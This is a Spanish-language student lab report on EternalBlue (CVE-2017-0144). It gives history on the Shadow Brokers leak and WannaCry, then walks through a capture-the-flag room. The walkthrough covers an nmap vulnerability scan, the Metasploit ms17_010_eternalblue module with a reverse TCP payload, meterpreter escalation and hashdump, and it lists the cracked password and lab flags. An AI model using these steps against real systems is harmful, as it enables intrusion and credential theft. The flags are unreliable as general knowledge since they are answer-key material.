Práctica 6 - CVE-2017-0144

- Integrantes:
 - o Pedro Méndez Jose Manuel 315073120
 - Azpeitia García Karyme Ivette 317340385

EternalBlue y la filtración Lost in Translation de The Shadow Brokers

En 2017, un grupo de hackers autodenominados "The Shadow Brokers" filtró una serie de herramientas de hacking de la Agencia de Seguridad Nacional (NSA) de los Estados Unidos, incluyendo una herramienta llamada EternalBlue. Esta herramienta explotaba una vulnerabilidad en el protocolo de comunicación SMB (Server Message Block) utilizado en sistemas operativos Windows. La filtración de EternalBlue permitió a los ciberdelincuentes llevar a cabo ataques de ransomware y otros tipos de ataques cibernéticos a gran escala.


Uno de los ataques más notorios que utilizó la herramienta EternalBlue fue el **ransomware WannaCry**, que afectó a más de 200,000 computadoras en todo el mundo y causó pérdidas económicas significativas. Otro ataque importante que utilizó la herramienta fue el ataque **NotPetya**, que se cree que causó más de mil millones de dólares en daños.

La filtración de The Shadow Brokers puso de manifiesto las debilidades en la seguridad cibernética de la NSA y puso en peligro la seguridad de millones de sistemas operativos Windows en todo el mundo. Desde entonces, se ha hecho un esfuerzo para parchear la vulnerabilidad explotada por EternalBlue y otras herramientas filtradas, pero la amenaza persiste ya que muchos sistemas no se han actualizado adecuadamente.

En resumen, la filtración de EternalBlue y otras herramientas de hacking de la NSA por parte de The Shadow Brokers fue un evento significativo en la historia de la seguridad cibernética y destacó la necesidad de una mejor seguridad en línea y protección de datos sensibles.

Banderas

- flag{access_the_machine}
- flag {sam_database_elevated_access}
- flag{admin_documents_can_be_valuable}





Banderas del laboratorio

Procedimiento para completar el room

Primero se hizo un **escaneo** con la herramienta nmap, usando las opciones para realizar un escaneo de servicios en los puertos abiertos, utilizando el script "vuln" para identificar vulnerabilidades conocidas en esos servicios. Para tener información valiosa sobre posibles debilidades que podrían ser explotadas.

Con esto se resolvió Task 1: Recon





nmap

```
Discovered open port 139/tcp on 10.10.127.226

Discovered open port 3389/tcp on 10.10.127.226

Discovered open port 445/tcp on 10.10.127.226

Discovered open port 435/tcp on 10.10.127.226

Coreasing send delay for 10.10.127.226 from 0 to 5 due to 11 out of 33 dropped probes since last increase.

Discovered open port 49152/tcp on 10.10.127.226

Discovered open port 49153/tcp on 10.10.127.226

Discovered open port 49154/tcp on 10.10.127.226

Discovered open port 49158/tcp on 10.10.127.226

Discovered open port 49158/tcp on 10.10.127.226

Discovered open port 49159/tcp on 10.10.127.226

Discovered open port 49159/tcp on 10.10.127.226
```

Puertos abiertos

```
Host script results:

|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMB

/1
| servers (ms17-010).
```

vulnerabilidad

De acuerdo al escaneo anterior sabemos que la máquina tiene la vulnerabilidad de ejecución ms17-010, la cuál vamos a usar para poder **ganar acceso**, lo cuál hacemos usando metasploit

```
Nmap done: 1 IP address (1 host up) scanned in 150.67 seconds
Raw packets sent: 1844 (81.120KB) | Rcvd: 1277 (51.120KB)
root@ip-10-10-227-10:~# msfconsole
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.

* Starting the MEtasploit Framework console...-
```

iniciando metasploit

Ya iniciado metasploit, buscamos la ruta del código de explotación para ejecutar en la máquina teniendo en cuenta la vulnerabilidad y entramos.

```
msf6 > search ms17-010
Matching Modules
  # Name
                                                Disclosure Date Rank
                                                                          Chec
  Description
  0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14
                                                                          Yes
                                                                 average
  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
  1 exploit/windows/smb/ms17_010_psexec
                                                2017-03-14
                                                                 normal
                                                                          Yes
  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C
ode Execution
  2 auxiliary/admin/smb/ms17_010_command
                                                2017-03-14
                                                                          No
  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C
ommand Execution
  3 auxiliary/scanner/smb/smb_ms17_010
                                                                 normal
                                                                          No
  MS17-010 SMB RCE Detection
  4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14
                                                                          Yes
  SMB DOUBLEPULSAR Remote Code Execution
Interact with a module by name or index. For example info 4, use 4 or use exp
msf6 >
```

ruta del código

```
Payload options (windows/x64/meterpreter/reverse tcp):
  Name
             Current Setting Required Description
                                        Exit technique (Accepted: '', seh, t
  EXITFUNC
            thread
                              yes
                                        hread, process, none)
            10.10.227.10
                                        The listen address (an interface may
  LHOST
                              yes
                                         be specified)
                                        The listen port
            4444
  LPORT
                              yes
Exploit target:
  Id Name
  0
      Automatic Target
View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17 010 eternalblue) >
```


mostrando opciones

Utilizamos set rhosts para establecer la dirección IP en Metasploit antes de ejecutar un ataque o prueba de penetración contra dicho objetivo. Permitiendo configurar la herramienta para dirigir los exploits y las acciones posterior a esto lo ejecutamos run, entrando a shell.

```
<u> msf6</u> exploit(window
                              10 eternalblue) > set RHOSTS 10.10.127.226
RHOSTS => 10.10.127.226
<u>msf6</u> exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell
/reverse_tcp
payload => windows/x64/shell/reverse_tcp
<u>nsf6</u> exploit(\
                                eternalblue) > set LHOST 10.10.127.226
LHOST => 10.10.127.226
Handler failed to bind to 10.10.127.226:4444:-
   Started reverse TCP handler on 0.0.0.0:4444
   10.10.127.226:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
                         - Host is likely VULNERABLE to MS17-010! - Windows 7
   10.10.127.226:445
Professional 7601 Service Pack 1 x64 (64-bit)
   10.10.127.226:445
                         - Scanned 1 of 1 hosts (100% complete)
   10.10.127.226:445 - The target is vulnerable.
   10.10.127.226:445 - Connecting to target for exploitation.
   10.10.127.226:445 - Connection established for exploitation.
+] 10.10.127.226:445 - Target OS selected valid for OS indicated by SMB reply
   10.10.127.226:445 - CORE raw buffer dump (42 bytes)
   10.10.127.226:445 - 0x00000000
                                  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66
 73 Windows 7 Profes
* 10.10.127.226:445 - 0x00000010
                                   73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65
  76 sional 7601 Serv
```

Entrando a shell


Con lo anterior se resuelve Task 2: Gain Access



Salimos de shell usando CTRL + z, después usamos shell_to para buscar los módulos que se usaran, seleccionamos el número de modulo y posterior a esto buscamos las sesiones activas.


```
Interact with a module by name or index. For example info 0, use 0 or use pos
  ] Using post/multi/manage/shell_to_meterpreter
<u>msf6</u> post(multi/manage/shell_to_meterpreter) > options
Module options (post/multi/manage/shell_to_meterpreter):
            Current Setting Required Description
   Name
   HANDLER
                                        Start an exploit/multi/handler to rec
            true
                             yes
                                       eive the connection
   LHOST
                                       IP of host that will receive the conn
                             no
                                       ection from the payload (Will try to
                                        auto detect).
   LPORT
            4433
                             yes
                                       Port for payload to connect to.
   SESSION
                                       The session to run this module on
                             yes
View the full module info with the info, or info -d command.
msf6 post(multi/manage/shell_to_meterpreter) >
```

Concluimos Task 3: Escalate



Ahora, es momento de obtener el el hash de la contraseña del usuario y descifrarlo, para esto nos ubicamos en meterpreter y seguimos instrucciones de tryhackme usando hashdump y pposterior a esto entramos encontrando la contraseña algfna22 con (Jon).

Terminado Task 4: Cracking



Empezamos a buscar las banderas con comandos entrando a shell dir, pwd, cat.

(Las banderas se encuentran en la primera sección)

Cuenta que realizo el laboratorio.

Username: karime.123406

Opinion

La NSA es un tanto responsable del impacto de Wannacry porque decidió no revelar sino almacenar vulnerabilidades en Windows lo cuál impidió que Microsoft pudiera corregirlas y prevenir los ataques de ransomware posteriores

De acuerdo a la investigación, considero que como lo dice el enunciado anterior la NSA es parcialmente responsable del impacto de WannaCry ya que la decisión de almacenar vulnerabilidades en lugar de revelarlas y permitir que Microsoft las parcheara no fue la mejor. Mantener las vulnerabilidades en secreto para poder utilizarlas en espionaje o ciberataques puede tener consecuencias graves para la seguridad cibernética en general.

La filtración de EternalBlue por parte de The Shadow Brokers permitió a los ciberdelincuentes aprovecharse de la vulnerabilidad en sistemas operativos Windows y llevar a cabo ataques a gran escala. Si la NSA hubiera revelado la vulnerabilidad y permitido que se parcheara antes de que fuera explotada, se habría reducido significativamente el riesgo de que se produjeran ataques de ransomware como WannaCry.

Es importante que los gobiernos y las agencias de inteligencia consideren los riesgos a largo plazo para la seguridad cibernética en lugar de centrarse solo en los beneficios a corto plazo de mantener las vulnerabilidades en secreto. La colaboración y la transparencia entre los investigadores de seguridad, los proveedores de software y las agencias gubernamentales son fundamentales para proteger los sistemas y datos en línea de manera efectiva.